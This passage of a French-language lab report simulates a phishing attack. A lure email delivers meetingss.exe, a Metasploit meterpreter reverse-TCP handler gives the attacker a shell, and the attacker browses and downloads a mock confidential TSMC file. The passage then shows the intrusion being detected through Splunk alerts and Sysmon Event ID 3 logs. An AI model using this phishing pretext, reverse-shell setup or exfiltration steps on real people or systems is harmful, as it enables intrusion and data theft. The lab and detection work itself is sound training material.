
Une fois la connexion établie, l'attaquant pourra accéder à la machine cible et à des fichiers en fonction de leur emplacement et des privilèges qu'il possède.

V. Création du mail de phishing

Pour mener à bien, l'attaquant a concocté un petit mail d'hameçonnage pour accrocher la cible. Le mail est une invitation à un séminaire technique sur les nouvelles avancées des semi-conducteurs nouvelles générations.

Ce séminaire aura lieu dans les locaux de Artosyn à Pékin et la présence de Monsieur Mei YANG directeur de fabrication chez TSMC est vivement souhaitée.

Ce mail possède une pièce jointe qui est le payload **meetingss.exe** minutieusement fabriqué. Ce fichier doit être **téléchargé** par Monsieur YANG afin de prendre **connaissance des différents points** qui seront abordés durant le séminaire.




VI. Téléchargement et exécution du fichier malveillant par la cible

Lors de la réception et la lecture du mail par Monsieur YANG, il décide de télécharger la pièce jointe pour prendre connaissance des informations qui y figurent.


Pour rappel, les antivirus de l'ordinateur de Monsieur YANG ont été désactivés par l'administrateur système pour des mises à jour, quelques minutes avant la lecture du mail.


Malgré quelques messages d'avertissement de son ordinateur, Monsieur YANG finit par télécharger et exécuter le fichier malveillant.

Il se rend compte que le fichier joint ne renferme aucun message, il décide de revenir plus tard dans la journée et de réessayer une nouvelle fois sans se douter de quelque chose.



Le système a bien indiqué que c'est un fichier à vérifier et il a bien été téléchargé sur la machine.





VII. Prise en main de la machine cible et exfiltration des données

L'exécution du fichier malveillant par Monsieur YANG a permis l'ouverture d'une connexion entre sa machine et la machine kali linux de l'attaquant.

```

root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Documents x root@kali: /home/kali x root@kali: /home/kali x
PAYLOAD
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.10
LHOST => 192.168.2.10
msf6 exploit(multi/handler) > set LPORT 5040
LPORT => 5040
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.10:5040
[*] Sending stage (176198 bytes) to 192.168.2.22
[*] Meterpreter session 1 opened (192.168.2.10:5040 -> 192.168.2.22:9475) at 2024-10-09 22:59:09 +0200
meterpreter >

```



Grâce au reverse shell, l'attaquant détient un accès à l'ordinateur de Monsieur YANG et navigue dans le répertoire dans le but de trouver le fichier de TSMC sur les futurs semiconducteurs.

Après quelques lignes de commandes (**pwd**, **cd** et **ls -l**) comme le montre les captures ci-dessous, l'attaquant parvient à découvrir l'ensemble des répertoires sur la machine cible.

pwd: pour connaître le répertoire courant dans lequel on se trouve

cd : pour changer de répertoire

ls -l : lister les fichiers du répertoire



```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Documents x root@kali: /home/kali x root@kali: /home/kali x
meterpreter > pwd
C:\Users\user\Downloads
meterpreter > cd ..
meterpreter > ls -l
Listing C:\Users\user\
Mode                Size                Type             Last modified          Name
-----
040555/r-xr-xr-x    0                dir              2024-04-22 14:49:44 +0200 3D Objects
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 AppData
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Application Data
040555/r-xr-xr-x    0                dir              2024-04-22 14:49:44 +0200 Contacts
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Cookies
040555/r-xr-xr-x    0                dir              2024-10-09 21:36:57 +0200 Desktop
040555/r-xr-xr-x   4096            dir              2024-10-09 21:36:57 +0200 Documents
040555/r-xr-xr-x   4096            dir              2024-10-09 22:58:46 +0200 Downloads
040555/r-xr-xr-x    0                dir              2024-04-22 14:49:44 +0200 Favorites
040555/r-xr-xr-x    0                dir              2024-04-22 14:49:44 +0200 Links
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Local Settings
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Menu Démarrer
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Mes documents
040777/rwxrwxrwx    0                dir              2024-04-22 14:49:21 +0200 Modèles
040555/r-xr-xr-x    0                dir              2024-04-22 14:49:44 +0200 Music
100666/rw-rw-rw- 1572864          fil              2024-10-09 00:42:07 +0200 NTUSER.DAT
100666/rw-rw-rw- 65536            fil              2024-04-22 14:49:41 +0200 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
100666/rw-rw-rw- 524288          fil              2024-04-22 14:49:20 +0200 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
100666/rw-rw-rw- 524288          fil              2024-04-22 14:49:20 +0200 NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
```

Après un certain temps de navigation sur le système, il parvient à trouver le fichier secret dans le répertoire de mes documents.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali/Documents x root@kali: /home/kali x root@kali: /home/kali x
100666/rw-rw-rw- 524288 fil 2024-04-22 14:49:20 +0200 .TMContainer00000000000000000001.regtrans-ms
NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
.TMContainer00000000000000000002.regtrans-ms
040555/r-xr-xr-x 0 dir 2024-09-08 11:05:01 +0200 OneDrive
040555/r-xr-xr-x 0 dir 2024-04-22 14:51:10 +0200 Pictures
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Recent
040555/r-xr-xr-x 0 dir 2024-04-22 14:49:44 +0200 Saved Games
040555/r-xr-xr-x 4096 dir 2024-04-22 14:51:07 +0200 Searches
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 SendTo
040555/r-xr-xr-x 0 dir 2024-09-27 06:40:37 +0200 Videos
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Voisinage d'impression
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Voisinage réseau
100666/rw-rw-rw- 393216 fil 2024-04-22 14:49:20 +0200 ntuser.dat.LOG1
100666/rw-rw-rw- 163840 fil 2024-04-22 14:49:20 +0200 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2024-04-22 14:49:21 +0200 ntuser.ini
meterpreter > cd \Documents
meterpreter > ls -l
Listing: C:\Users\user\Documents
Mode                Size             Type             Last modified          Name
-----
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Ma musique
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Mes images
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Mes vidéos
100666/rw-rw-rw- 1035          fil 2024-09-27 15:35:58 +0200 NANOPUCES2025.txt
100666/rw-rw-rw- 402           fil 2024-04-22 14:49:44 +0200 desktop.ini
meterpreter >
```

Il tape la commande **cat** pour vérifier s'il s'agit bien du fichier recherché et tel est le cas.

```
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Ma musique
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Mes images
040777/rwxrwxrwx 0             dir 2024-04-22 14:49:21 +0200 Mes vidéos
100666/rw-rw-rw- 1035          fil 2024-09-27 15:35:58 +0200 NANOPUCES2025.txt
100666/rw-rw-rw- 402           fil 2024-04-22 14:49:44 +0200 desktop.ini
meterpreter > cat NANOPUCES2025.TXT
***** LE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE*****

** PRODUCTION DE NANOPUCES POUR 2025**

Le développement de la technologie 2nm (N2) de TSMC est en bonne voie et a bien progressé.
La technologie N2 comprend la première génération de transistors à nano-feuillets de l'entreprise,
avec des avancées de l'ordre du nœud complet en termes de performances et de consommation d'énergie.

Grâce à notre stratégie d'amélioration continue,
la technologie N2 et ses dérivés nous permettront d'étendre notre leadership technologique à l'avenir.

IMPORTANT:
-EPAISSEUR DES FUTURS SEMI-CONDUCTEURS = 2 à 2.5 nm avec un pas de 0.1 nm
-LA DATE DE PRODUCTION EST PREVUE POUR FEVRIER 2025
-LES PREMIERES LIVRAISONS SE FERONT VERS LES ETATS-UNIS A PARTIR DU 05 NOVEMBRE 2025
-CODE DES NANOPUCES = NM25TSMC11TW

***** CE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE *****
** TOUTE TENTATIVE DE DIVULGATION EST PASSIBLE D'UNE LOURDE SANCTION **
meterpreter >
meterpreter > download NANOPUCES2025.TXT
[*] Downloading: NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
[*] Downloaded 1.01 KiB of 1.01 KiB (100.0%): NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
[*] Completed : NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
meterpreter >
```

L'attaquant décide maintenant d'exfiltrer toutes les données de ce fichier très important dans un autre emplacement. Il arrive à ses fins en lançant la commande **download** dans le meterpreter pour prendre possession de ce document comme la capture ci-dessous nous le montre.


```
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Ma musique
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Mes images
040777/rwxrwxrwx 0 dir 2024-04-22 14:49:21 +0200 Mes vidéos
100666/rw-rw-rw- 1035 fil 2024-09-27 15:35:58 +0200 NANOPUCES2025.txt
100666/rw-rw-rw- 402 fil 2024-04-22 14:49:44 +0200 desktop.ini

meterpreter > cat NANOPUCES2025.TXT
***** CE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE*****


** PRODUCTION DE NANOPUCES POUR 2025**
Le développement de la technologie 2nm (N2) de TSMC est en bonne voie et a bien progressé.
La technologie N2 comprend la première génération de transistors à nano-feuillets de l'entreprise,
avec des avancées de l'ordre du nœud complet en termes de performances et de consommation d'énergie.

Grâce à notre stratégie d'amélioration continue,
la technologie N2 et ses dérivés nous permettront d'étendre notre leadership technologique à l'avenir.

IMPORTANT:
-EPAISSEUR DES FUTURS SEMI-CONDUCTEURS = 2 à 2.5 nm avec un pas de 0.1 nm
-LA DATE DE PRODUCTION EST PREVUE POUR FEVRIER 2025
-LES PREMIERES LIVRAISONS SE FERONT VERS LES ETATS-UNIS A PARTIR DU 05 NOVEMBRE 2025
-CODE DES NANOPUCES = NM25TSMC11TW

***** CE DOCUMENT EST CONFIDENTIEL ET DOIT RESTER INTERNE A L'ENTREPRISE *****
** TOUTE TENTATIVE DE DIVULGATION EST PASSIBLE D'UNE LOURDE SANCTION **meterpreter >
meterpreter > download NANOPUCES2025.TXT
[*] Downloading: NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
[*] Downloaded 1.01 KiB of 1.01 KiB (100.0%): NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
[*] Completed : NANOPUCES2025.TXT -> /home/kali/NANOPUCES2025.TXT
meterpreter >
```

Le document a bien été chargé et enregistré dans la machine de l'attaquant dans le répertoire /home/kali/NANOPUCES2025.TXT.




PARTIE IV : DÉTECTION ET ANALYSE DE L'ATTAQUE PAR PHISHING


I. Déclenchement de l'alerte Splunk

Après le lancement de l'attaque de phishing, une alerte nommée « **alerterfish** » s'est déclenchée. Cette alerte apparaît lorsque que l'on effectue une recherche des logs en précisant que nous souhaitons y inclure l'EVENT ID 3 dans le but de détecter une nouvelle connexion dans le réseau.

Cette alerte nous pousse à aller plus loin c'est-à-dire éplucher les logs sysmon de notre machine cible.



En regardant la source de l'alerte. On trouve un grand nombre d'événements dans les logs Sysmon.



Dans la recherche menée sur Splunk, on trouve plusieurs événements liés à l'EVENT ID 3

II. Investigation avec les journaux d'évènement de Sysmon

L'analyse des logs sysmon montre plusieurs événements comme c'est montré dans la capture ci-dessous. On se focalise sur l'événement ID 3 qui a été renseigné dans l'alerte Splunk.

La capture ci-dessous nous montre l'apparition d'un événement **ID 3 qui témoigne d'une nouvelle connexion dans notre réseau**. On peut en déduire que du fichier malveillant est à l'origine de cette nouvelle connexion dans la machine cible.

La vue détaillée montre également un répertoire dans lequel un fichier suspect nommé **meetingss.exe** a été téléchargé et exécuté.

The screenshot displays the Windows Sysmon logs interface. The top pane shows a list of events, with event ID 3 highlighted. The bottom pane shows the detailed view of this event.

Niveau	Date et...	Source	ID de l'événem...	Catégorie de la tâche
Inf...	09/10/...	Sysmon	1	Process Create (rule: Proce...
Inf...	09/10/...	Sysmon	1	Process Create (rule: Proce...
Inf...	09/10/...	Sysmon	1	Process Create (rule: Proce...
Inf...	09/10/...	Sysmon	3	Network connection detect...
Inf...	09/10/...	Sysmon	3	Network connection detect...
Inf...	09/10/...	Sysmon	11	File created (rule: FileCreate)
Inf...	09/10/...	Sysmon	11	File created (rule: FileCreate)

Événement 3, Sysmon

Général | Détails

Network connection detected:
RuleName: Usermode
UtcTime: 2024-10-09 20:59:14.105
ProcessGuid: {1a3b7a03-eea2-6706-0727-00000000d00}
ProcessId: 7988
Image: C:\Users\user\Downloads\meetingss.exe
User: WINCYBER24\user
Protocol: tcp
Initiated: true
SourceIsIpv6: false


Journal : Microsoft-Windows-Sysmon/Operational
Source : Sysmon Connecté : 09/10/2024 22:59:16
Événement : 3 Catégorie : Network connection detected (rule: Netw
Niveau : Information Mots-clés :
Utilisateur : Système Ordinateur : WINCYBER24
Opcode : Informations
Informations : [Aide sur le Journal](#)

Activer Windows
Accédez aux paramètres pou

III. Investigation sur Splunk

Dans cette section, on va pousser plus loin notre investigation en utilisant le SIEM splunk dans l'objectif d'avoir plus de détails sur ce fichier meetingss.exe.

